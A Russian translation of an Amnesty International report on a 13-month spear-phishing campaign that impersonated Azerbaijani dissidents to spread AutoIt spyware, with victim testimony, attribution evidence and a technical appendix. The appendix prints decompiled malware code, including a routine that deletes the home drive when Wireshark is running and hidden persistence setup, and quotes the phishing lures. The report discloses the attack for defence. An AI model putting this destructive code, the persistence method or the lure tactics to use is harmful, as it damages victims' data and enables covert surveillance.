Ложные друзья. В Азербайджане направленный фишинг маскируется под сообщения от диссидентов

Клаудио Гварньери и Джошуа Франко (Amnesty International), Колин Андерсон (независимый исследователь)

Маскируясь под активистов

Расул Джафаров — известный в Азербайджане адвокат и правозащитник. В середине октября 2016 года у него раздался неожиданный телефонный звонок.

Расул рассказал Amnesty: «Звонил один из моих коллег […] со словами: „Мне тут пришёл мейл от тебя — ты пишешь что-то про политзаключённых и прислал вложение. Но я твой адрес хорошо знаю, и это не он“».

Оказалось, что адрес электронной почты был похож на адрес Расула, но принадлежал не ему, а упомянутое другом вложение содержало вирус.

Расул Джафаров. Фото с сайта civilrightsdefenders.org

После того как ещё один друг написал ему, что многие люди получают электронные письма якобы от него, Расул сразу же опубликовал предостережение для друзей и коллег: «Я написал, что заведён почтовый ящик на моё имя, но этот ящик не мой, и если вы получаете что-то с этого адреса и видите моё имя, то это не я. Кто-то другой присылает вам эти мейлы».

[*Оригинал*]	[*Перевод на русский*]
From: Rasul Jafarov <rasul.jafarov1@gmail.com> Date: 2016-10-14 17:11 GMT+04:00 Subject: Siyasi Məhbuslar Vahid Siyahi	От: Rasul Jafarov <rasul.jafarov1@gmail.com> Дата: 2016-10-14 17:11 GMT+04:00 Тема: Список политзаключённых
Dostlar, xahiş edirəm son siyahımızla tanış olub təsdiq edin. Vahid-Siyasi-Məhbus-Siyahısı.docx <https://docs.google.com/uc?authuser=0&id=0BzGE2JDMMaPAYVppSGNiYnprZ0k&export=download> password:123	Друзья, я хотел бы познакомить вас с обновлённым списком. Пожалуйста, подтвердите получение. The-Political-Prisoner-List.docx <https://docs.google.com/uc?authuser=0&id=0BzGE2JDMMaPAYVppSGNiYnprZ0k&export=download> пароль: 123

Меры предосторожности он принял не зря. Начни его друзья открывать присланное с поддельного адреса вложение, это привело бы к установке на их компьютере клавиатурного шпиона (программа, записывающая нажатия клавиш на клавиатуре) и вредоносного программного обеспечения (ПО), которое делает скриншоты и отправляет их злоумышленнику. Таким образом, могут быть украдены все пароли, скомпрометированы все контакты и частные коммуникации. Для того чтобы не вызвать подозрений, вредоносное ПО также открывает документ Office на азербайджанском, посвящённый политзаключённым. Поэтому пострадавший и не подумал бы, что его компьютер теперь заражён.

Организация Amnesty International с помощью других экспертов установила, что это электронное письмо являлось частью длительной, ведшейся более 13 месяцев кампании фишинга, направленного против азербайджанских активистов. В рамках неё часто применялась тактика маскировки под известных правозащитников.

Как только Расулу стало известно об атаке, он сразу испугался, что за нею стоят азербайджанские спецслужбы. Это неудивительно, если учесть, что происходило с ним раньше. В апреле 2015 года Расула приговорили к шести с половиной годам заключения по политически мотивированным обвинениям, вызванным тем, что он привлекал внимание к нарушениям прав человека в Азербайджане во время подготовки к проведению там конкурса «Евровидение-2012». Amnesty International признала его узником совести и потребовала его немедленного и безоговорочного освобождения. Европейский суд по правам человека также усмотрел в лишении его свободы нарушение права в области прав человека. В конце концов его помиловали, после того как он отбыл более полутора лет заключения.

Случай Расула, когда злоумышленники выдавали себя за него, не уникален. Азербайджанские активисты и правозащитники в беседах с Amnesty рассказывали и о других случаях, когда кто-то маскировался под них либо когда их собственные аккаунты оказывались скомпрометированными.

В ходе описываемой кампании рассылка вредоносного ПО осуществлялась от имени бывшей узницы совести Лейлы Юнус. По её словам, на протяжении нескольких лет она многократно сталкивалась с компрометацией своих интернет-аккаунтов, особенно когда власти готовились посадить её в тюрьму в июле 2014 года. Так, несколько раз под её именем создавались фальшивые аккаунты в Фейсбуке, а также поддельные адреса электронной почты, которые почти не отличались от её адреса, за исключением одного-двух символов. Её собственный аккаунт в Фейсбуке несколько раз за это время захватывали, и ей ничего не оставалось, кроме как удалить его.


Лейла и Ариф Юнусы

Правозащитник Эльшан Гасанов, занимающийся случаями политически мотивированных судебных преследований, также рассказал Amnesty, что злоумышленники несколько раз захватывали его аккаунт в Фейсбуке, а друзья получали нежелательные сообщения от его имени.

Положение с правами правозащитников в Азербайджане

В марте 2016 года власти Азербайджана отпустили на свободу восемь узников совести, брошенных за решётку только за то, что они критиковали правительство. Тем не менее в тюрьмах остаётся ещё множество узников совести, и мало кто рискует заниматься правозащитной работой, опасаясь поплатиться за неё.

Amnesty International давно выражает озабоченность по поводу несоблюдения властями Азербайджана своих международных обязательств по защите права на свободу выражения мнений, мирных собраний и объединений. Против инакомыслящих в стране нередко заводятся сфабрикованные уголовные дела, на них нападают, их третируют, шантажируют, они сталкиваются с другими формами мести со стороны властей и связанных с ними организаций. Правоохранители регулярно и безнаказанно применяют к задержанным гражданским активистам пытки и подвергают их жестокому обращению.

Интернет-травля и слежка за теми, кто занимается правами человека в Азербайджане
Азербайджанские правозащитники, независимые журналисты и оппозиционные политические активисты часто сталкиваются с травлей в интернете. Им пишут оскорбительные сообщения,

угрожают в соцсетях и в комментариях на других сайтах, в том числе тролли, состоящие на службе у властей.

Слежке за телефонами и интернет-коммуникациями в Азербайджане способствует законодательство, предоставляющее государственным органам прямой доступ к телекоммуникационным сетям. Такие технические методы критиковал Европейский суд по правам человека. Слежка может проводиться без разрешения судьи «с целью предотвращения тяжких преступлений против личности или особо опасных государственных преступлений».

Азербайджанские диссиденты давно сообщают о попытках взломов, предпринимаемых в отношении критиков властей. Из исследования, подготовленного лабораторией Citizen Lab, и других разоблачений стало известно, что Азербайджан хотел приобрести ПО для осуществления вторжений, разрабатываемое итальянской компанией Hacking Team. В утекшей электронной почте компании Hacking Team описываются продажи Министерству национальной безопасности через израильскую высокотехнологическую компанию NICE Systems и попытки встретиться с представителями Министерства внутренних дел. В той же самой почте отмечается, что спецслужбам Азербайджана не удавалось нормально воспользоваться платформой Hacking Team.

Ощущение слежки и её влияние на азербайджанских активистов

В разговорах с Amnesty International правозащитники отмечали, что неопределённость законодательства и правоприменительной практики в области государственной слежки в Азербайджане создаёт атмосферу страха, мешающую их работе.

Молодёжный активист из Азербайджана Тургут Гамбар сказал Amnesty International:

> «В целом по поводу слежки у общества и активистов есть ощущение, что следят постоянно и за всеми. Я могу уверенно сказать, что наши телефоны прослушиваются всё время. Что касается других платформ (Фейсбук, компьютеры), это всё на уровне слухов. Но это такие слухи, что их достаточно, чтобы оказывать давление на активистов.
>
> Представьте себе, что все ваши личные, рабочие и активистские коммуникации отслеживают. Людям неуютно, они боятся последствий. Они избегают полной откровенности при общении через интернет и предпочитают личные встречи из-за этой обстановки страха. Кроме того, нагнетается определённая паранойя.
>
> Главное, все знают, где проходят границы. Это касается не только телефона. Если постишь что-нибудь в Фейсбуке или Твиттере, за этим следят. Важно не переступать границы на платформах, за которыми могут следить. Поэтому люди явно более откровенны в личных беседах, чем на любых платформах, за которыми могут следить».

Расул Джафаров, от чьего имени рассылались электронные письма, в беседе с Amnesty International отметил: «Я считаю, что они [власти] пытаются пристально наблюдать за каждым, кто критикует правительство, кто занимается какой-то другой деятельностью, проектами, кампаниями, которые не нравятся властям».

Кампания направленного фишинга затронула даже тех, кто уехал из Азербайджана, и они продолжают бояться слежки. Лейла и Ариф Юнусы теперь живут в Нидерландах.

Однако в рамках этой кампании от имени Лейлы рассылались электронные письма, а на её компьютере обнаружилось вредоносное ПО, применявшееся в кампании. Она волнуется, что из-за этого подверглись опасности те, с кем она общалась.

> «…Мы на самом деле почти ни с кем не общаемся, не звоним в Баку близким друзьям, не разговариваем с родственниками. Мы переписываемся только с тремя-четырьмя такими же правозащитниками, как мы, которые понимают все риски.
>
> Потому что если они [власти] узнают, что в Баку остались дорогие нам люди и что мы продолжаем заниматься своей работой, их арестуют, чтобы заткнуть нам рот. Конечно, мы продолжим работу, даже если они арестуют всех наших родных и друзей.
>
> Мы говорим об этом, потому что если вирус читает то, что мы пишем в своих сообщениях и позволяет идентифицировать, с кем мы говорим, он угрожает не только нам, но и нашим коллегам и друзьям».

На этом фоне некоторые азербайджанские правозащитники расценили электронные письма, маскирующиеся под сообщения от активистов, не только как атаку на свои коммуникации, но и как зловещее предупреждение о грядущем ухудшении политических взаимоотношений между правозащитниками и властями. Расул Джафаров сказал Amnesty International:

> «Это стало большим разочарованием. Когда меня выпустили [из тюрьмы], у меня и многих моих друзей была надежда. Хоть и слабая, но была. Надежда, что отношение властей, силовых структур, правоохранительных органов к правозащитникам и организациям гражданского общества поменяется. А когда это началось [рассылка поддельных электронных писем], я сразу подумал, что это точно спецслужбы и что они хотят, может, получить пароли от почты или просто полный доступ к компьютерам. Меня это расстроило, и надежды умерли».

Контекст для понимания технических результатов настоящего доклада

В настоящем докладе мы задокументировали серию попыток направленного фишинга с помощью специального изготовленного вредоносного ПО, которое рассылалось критикам азербайджанских властей на протяжении как минимум 13 месяцев. Недавние образцы вредоносного ПО согласуются с независимыми сообщениями об увеличении числа скомпрометированных аккаунтов активистов в социальных сетях. Намеченные жертвы и объекты атаки, а также политическая тематика документов-наживок указывают на то, что кампания в основном была направлена против правозащитников, журналистов и диссидентов. Кампания также имеет сходство с событиями, описанными хостингом VirtualRoad.org в докладе News Media Websites Attacked from Governmental Infrastructure in Azerbaijan («На сайты азербайджанских СМИ ведётся атака с использованием государственной инфраструктуры»), который связывает те же самые блоки сетевых адресов с «попытками взлома» и «атаками типа отказ в обслуживании» на сайты некоторых независимых СМИ.


Наблюдаемое вредоносное ПО примитивно, а в каком-то смысле даже очень грубо. Тем не менее вкупе с приёмами социальной инженерии, применёнными к неподготовленным людям, такая тактика во многих случаях остаётся эффективной.

Кампании рассылки поддельных сообщений

Как оказалось, за подделкой электронных писем Расула Джафарова в октябре 2016 года стояла крупная операция. Из результатов анализа, проведённого Amnesty International, и рассказов пострадавших азербайджанских активистов стало ясно, что это не единичный случай. Очевидно, с ноября 2015 года некие субъекты в Азербайджане неоднократно использовали специально изготовленное вредоносное ПО в рамках широкомасштабной кампании, направленной против азербайджанских политических диссидентов и правозащитников.


В двух случаях Amnesty International удалось установить объекты атаки, потому что скриншоты того, как злоумышленники связывались с объектами атаки через мессенджер Фейсбука, были выложены в публичный доступ.


В первом из этих случаев в январе 2016 года объектом атаки стал администратор сайта «Анонимный Азербайджан» и член группы, занимающейся взломами и замещением содержимого сайтов. Злоумышленники прислали ему вредоносное ПО под видом пиратской версии Havij — популярной программы для тестирования возможности проникновения в систему. После этого группы в Фейсбуке, которые он администрировал, его личный профиль в Фейсбуке и сайт «Анонимный Азербайджан» исчезли. В «Архиве интернета» (Internet Archives) сохранились снимки того, как спустя несколько дней после компрометации неизвестные изменили содержимое форума «Анонимного Азербайджана», работа которого затем была приостановлена хостингом.



Во втором случае, произошедшем через несколько дней после первой компрометации, с профиля в Фейсбуке, якобы принадлежащего писателю Садаю Шекерли, обратились к администратору Фейсбука информационной интернет-службы Kanal 13. В момент этого вторжения Садай Шекерли только что был арестован по обвинениям в уклонении от уплаты налогов. Тот, кто писал из-под профиля Шекерли, под видом статьи для информационного агентства прислал вредоносное ПО, маскирующееся под документ Word. В результате этой компрометации злоумышленники чуть больше недели имели доступ к коммуникациям Kanal 13, фиксировали внутренние операции Kanal 13 и следили за частной жизнью администратора. Впоследствии против журналистов службы Kanal 13 были возбуждены дела из-за их публикаций. Несмотря на то что связи между вредоносной атакой и последующим возбуждением дел не прослеживается, интересно отметить, что характер этой атаки совпадает с характером других вредоносных атак, у жертв которых также начались юридические проблемы с властями.

Описание фишинга, направленного против «Анонимного Азербайджана» и Kanal 13, даёт представление об общей схеме вторжений, проводившихся при помощи элементарного ПО. В других случаях вредоносное ПО маскировалось под обновления Adobe Flash и прочих пользовательских программ, что является распространённой тактикой в такого рода атаках.


Fayl-Siyahi [Compatibility Mode] - Microsoft Word
Home
Insert
Page Layout
References
Mailings
Review
View
Times New Roman
20
Paste
Clipboard
Font
Paragraph
Emphasis
Heading 1
Heading 3
Change Styles
Editing
Styles
СПИСОК ПОЛИТИЧЕСКИХ ЗАКЛЮЧЕННЫХ
на 15 ноября 2016 года
160 человек
После прихода к власти в Азербайджане в 1993 г. бывшего генерала КГБ Гейдара Алиева в стране начались политические репрессии. В 2003 г. отца сменил его сын Ильхам Алиев и репрессии против инакомыслящих приняли систематический характер.
Правозащитники Азербайджана регулярно составляют списки «узников совести» и политических заключенных. Настоящий список включает всех арестованных и осужденных по политическим мотивам, о ком удалось собрать достоверную информацию на 15 ноября 2016 г.
Список политических заключенных будет регулярно дополняется новыми арестованными и осужденными. Режим продолжает репрессии.
Методика работы:
Данный список составлен по критериям определения понятия « политического заключенного», изложенным в соответствующей резолюции № 1900, принятой на сессии Парламентской Ассамблее Совета Европы (ПАСЕ) в октябре 2012 г.
http://www.coe.int/t/r/parliamentary_assembly/%5BRussian_documents%5D/%5B2012%5D/%5BOct2012%5D/Res1900_rus.asp
Список составили:
Правозащитники:
Лейла Юнус (бывший «узник совести»)
Директор Института Мира и Демократии
Октай Гюлалиев (бывший «узник совести»)
Координатор Альянса «Азербайджан без политических заключенных»
Words: 277
100%



В ещё одной атаке вредоносное ПО распространялось под видом приглашения на приём в посольстве США в Баку. О получении таких фальшивых приглашений сообщили несколько активистов.

Please confirm form and send back us again.
(Zəhmət olmasa, anketi təsdiqləyib bizə geri göndərin.)

Confirmation_Form.doc

password:123

В большинстве случаев, как в случае с рассылкой поддельных писем от имени Расула Джафарова, вредоносное ПО предлагало открыть документ Office, выглядящий, как нормальный файл. В таких документах зачастую демонстративно затрагивались темы, важные получателям. В одном недавнем случае извлечённый документ является якобы списком азербайджанских политзаключённых по состоянию на ноябрь 2016 года. В его метаданных автором вложения значится «leyla_yunus» — отсылка к азербайджанской правозащитнице Лейле Юнус.

Прочая информация о более ранних атаках добавляет подозрений по поводу истоков кампании и намерений, с которыми она проводилась. Атаке тем же видом вредоносного ПО, по-видимому, подвергся и Рамин Гаджилы — руководитель Азербайджанского Европейского движения, которое выступает за укрепление политических и культурных связей с Европой. В середине своей парламентской предвыборной кампании в октябре 2015 года он неожиданно уехал из страны. В интервью о причинах поездки он сказал, что его компьютер был заражён вирусом, который связывался с тем же самым адресом, по которому находится основной сервер управления вредоносного ПО. Вредоносное ПО, обнаруженное, как сообщается, на его компьютере, представляет собой самую раннюю из известных версий и было добавлено в базу VirusTotal в ноябре 2015 года. В статье Гаджилы также вспоминает то, как он боролся за то, чтобы закрыть захваченный старый домен с его именем («raminhacili.info»), на котором было размещено вредоносное ПО в сентябре 2015 года и который Гугл отмечал как вредоносный.

Гаджилы рассказал Amnesty International, что уехал из Азербайджана во время парламентской предвыборной кампании 2015 года, чтобы обратиться за технической помощью с компьютером к своим знакомым в Турции, и вернулся сразу же, как только вредоносное ПО было выявлено и обезврежено. По его словам, с тех пор стоит ему выложить на своём сайте информацию о том, кто, по его мнению, стоит за хакерскими атаками, сайт атакуют. Он подал официальное заявление в полицию примерно полтора года назад, но за всё это время с ним ни разу не связались по этому поводу.

Доморощенное вредоносное ПО

Использованное в этой кампании вредоносное ПО представляет собой очень простую комбинацию двух программ, написанных на языке AutoIt (поэтому мы назвали его AutoItSpy — «Шпион на AutoIt).

AutoIt — язык сценариев, созданный для того, чтобы пользователи могли автоматизировать задачи в Windows, эмулируя взаимодействия с графическими интерфейсами и прочие простые операции. Вокруг AutoIt сложилось пользовательское сообщество, создана большая библиотека, в которой можно найти помощь по самым разным операциям, как простым, так и сложным. Благодаря гибкости и простоте использования язык AutoIt также пользуется популярностью среди тех, кто пишет вредоносное ПО, однако факт его применения свидетельствует о примитивности конечного продукта. Написанное на AutoIt вредоносное ПО легко обнаруживают антивирусы, а его анализ и воссоздание — тривиальная задача для исследователей в области безопасности. Разработчики этого вредоносного ПО в основном создавали его из кода, находящегося в открытом доступе, добавив к нему крайне немногочисленные описания на азербайджанском языке.

В силу примитивности метода разработки вредоносное ПО AutoItSpy выполняет лишь несколько функций по слежке. Как только жертва запускает вредоносное ПО, оно открывает прикреплённый к нему документ-обманку. Тем временем в фоновом режиме в постоянное расположение устанавливается агент, который в дальнейшем будет перезапускаться при каждом запуске компьютера. Оттуда он следит за системой жертвы: собирает IP-адреса и данные о системных параметрах. Вредоносное ПО также непрерывно записывает нажатия клавиш и делает скриншоты, скорее всего, чтобы получить логины и пароли к сайтам, в частности к электронной почте и социальным сетям.

Собранная на компьютере жертвы информация пересылается через сервер, размещённый в сети азербайджанского оператора Delta Telecom (85.132.78[.]164). В частности, вредоносное ПО отправляет логи по электронной почте на фальшивый домен (local.remote). Сервер, предположительно, настроен принимать этот домен либо пересылать полученную информацию в другое место.

Подробнее об AutoItSpy см. в техническом приложении ниже.

Кто стоит за кампанией?

Хотя вредоносное ПО AutoItSpy, по всей видимости, было разработано людьми, говорящими на азербайджанском, и в нём используется инфраструктура на территории Азербайджана, нет никаких явных признаков, позволяющих напрямую связать его с конкретным человеком или организацией. Есть совпадения между AutoItSpy и другими длительными кампаниями по компрометации имеющих отношение к Азербайджану сайтов, которые зафиксировал хостинг VirtualRoad.org и описывали собеседники Amnesty. IP-адреса, использовавшиеся в AutoItSpy и атаках на сайты, относятся к известной государственной инфраструктуре, однако само по себе это не может служить доказательством причастности государства.

За месяц до того, как был прислан первый известный образец AutoItSpy, некто под ником P_a_n_t_e_r_a и pantera зашёл в IRC-чат об открытом ПО для сетевого мониторинга с того же IP-адреса, по которому находится главный сервер управления. Из находящихся в открытом доступе логов видно, как пользователь pantera много раз обращался за технической помощью в конфигурировании оповещений для системы, предназначенной для отслеживания почтового сервера с компьютера, который изолирован от интернета. Такой интерес хорошо согласуется с тем, как AutoItSpy переправляет собранные данные через публичный почтовый сервер. В более ранних логах того же года видно, что пользователь pantera заходил в чат с другого адреса в сети того же интернет-провайдера (85.132.24.74). Этот же адрес фигурирует в сообщении об изменении содержимого сайта Avropa.info в феврале 2014 года, а также в случаях, задокументированных хостингом VirtualRoad.org. Несмотря на то что временной зазор между событиями не даёт напрямую связать пользователя pantera и вредоносное ПО AutoItSpy, описанное злонамеренное поведение говорит в пользу некоторой взаимосвязи.

```
#zabbix-2015.04.16.log:07:31 -!- P_a_n_t_e_r_a [~P_a_n_t_e@85.132.24.74] has joined #zabbix
…
#zabbix-2015.05.06.log:14:49 <P_a_n_t_e_r_a> i will use it in isolated pc
#zabbix-2015.05.06.log:15:15 <P_a_n_t_e_r_a> Server has no internet access &
…
#zabbix-2015.10.20.log:13:07 -!- [P_a_n_t_e_r_a] [~P_a_n_t_e@85.132.78.164] has joined #zabbix
```

Блок сетевых адресов (85.132.78.0/24), применявшийся для почтового сервера AutoItSpy, в основном используется коммуникационной инфраструктурой азербайджанских компаний ресурсного, финансового и банковского сектора. Это может быть инфраструктура, сдаваемая в аренду. Что ещё интересней, на другом блоке сетевых адресов (85.132.24.0/22), которым раньше пользовался pantera, в основном размещается правительственная инфраструктура — Министерство иностранных дел, Министерство юстиции, государственное телевидение.

85.132.24.51	mail.mot.gov.az
85.132.24.60	mail.taxes.gov.az
85.132.24.82	mail.cabmin.gov.az
85.132.24.83	cabmin.gov.az
85.132.24.98	mail.customs.gov.az
85.132.24.100	mail.customs.gov.az
85.132.24.101	mail.customs.gov.az

Источник: Hurricane Electric

Несмотря на то что эта информация не может служить убедительным доказательством причастности азербайджанских властей или иных организаций к описанным в настоящем докладе атакам, она указывает на то, что стоящие за ними люди поддерживают дорогостоящую инфраструктуру, чтобы вести целенаправленную слежку с неясными мотивами.

Ответ азербайджанских властей

Черновая версия этого доклада была направлена на официальный адрес электронный почты посольства Азербайджана в Лондоне; с другого адреса нам пришёл следующий ответ:

«Мы хотели бы ясно дать понять, что относимся к проблеме кибербезопасности очень серьёзно и осуждаем все атаки на государственные и негосударственные информационные объекты. Когда граждане Азербайджанской Республики подвергаются таким кибератакам, мы ожидаем, что они в установленном порядке уведомят соответствующие государственные органы, чтобы те смогли провести тщательное расследование этих случаев.

Как мы понимаем, случаи, описанные в докладе Amnesty International, не доводились до сведения властей, поэтому нас надлежащим образом не известили об этих атаках.

Мы также призываем международные правозащитные организации, включая Amnesty International, отказаться от своего давнего предубеждения против правительства Азербайджана и от своей привычной практики впутывать правительство Азербайджана в такие дела. Мы усматриваем в докладе ещё одну попытку очернить правительство без выяснения обстоятельств дела и убедительных доказательств предполагаемой причастности. Мы надеемся, что такая непродуктивная практика прекратится и на смену ей придёт объективность, справедливость и здравый смысл».

Заключение

В настоящем докладе мы описали схему атак, которые призваны скомпрометировать критически настроенных жителей Азербайджана и ведутся как минимум с ноября 2015 года. Люди, против которых были направлены эти попытки вторжения, а также люди, от чьего имени рассылалось вредоносное ПО, зачастую подвергались и подвергаются политически мотивированным арестам и прочим преследованиям со стороны азербайджанских властей. Кроме того, в задокументированных случаях компрометации злоумышленники, очевидно, искали информацию, связанную с правозащитниками и активистами. Не похоже, чтобы они напрямую пользовались собранной информацией, поэтому менее вероятно, что ими двигал преступный умысел. Хотя в отдельных инцидентах прослеживаются совпадения с государственной инфраструктурой, прямые технические свидетельства, которые указывали бы на причастность какой-то государственной структуры к атакам, отсутствуют.

Благодарности

Мы благодарим организацию Access Now, через чью горячую линию по вопросам безопасности мы узнали о первом случае.

Техническое приложение

В этом разделе мы анализируем действия, которые, как видно из декомпилированного кода AutoIt, предпринимает вредоносное ПО.

Первым делом вредоносное ПО копирует во временное расположение документ-наживку, вместе с которым оно распространяется.

```
FileInstall(".\File-Siyahi.doc", @TempDir & "\Fayl-Siyahi.doc", 1)
```

Затем (при наличии) запускается короткая процедура, которая довольно агрессивно предпринимает несколько попыток удалить всё, что есть в домашней папке компьютера на случай, если обнаружится, что у пользователя запущена популярная программа сетевого мониторинга Wireshark, которую часто применяют исследователи вредоносного ПО.

```
If ProcessExists("wireshark.exe") OR ProcessExists("dumpcap.exe") OR
ProcessExists("tshark.exe") OR ProcessExists("wireshark-gtk.exe")
Then
     For $fffff = 0 To 18
          Run(@ComSpec & " /c rmdir /q /s %homedrive%", @ScriptDir,
@SW_HIDE)
          Run(@ComSpec & " /c rmdir /q /s %homepath%", @ScriptDir,
@SW_HIDE)
          Sleep(800)
     Next
     MsgBox(64, "Error", "Error", 2)
     Exit
EndIf
```

Следующим шагом вредоносное ПО копирует себя в заранее определённое место и убеждается в том, что оно закрепилось в заражённом компьютере и переживёт его перезагрузку.

```
$installllldir = @HomeDrive & @HomePath &
"\AppData\Local\Microsoft\fupdated\"
DirCreate($installllldir)
FileSetAttrib($installllldir, "+SH")
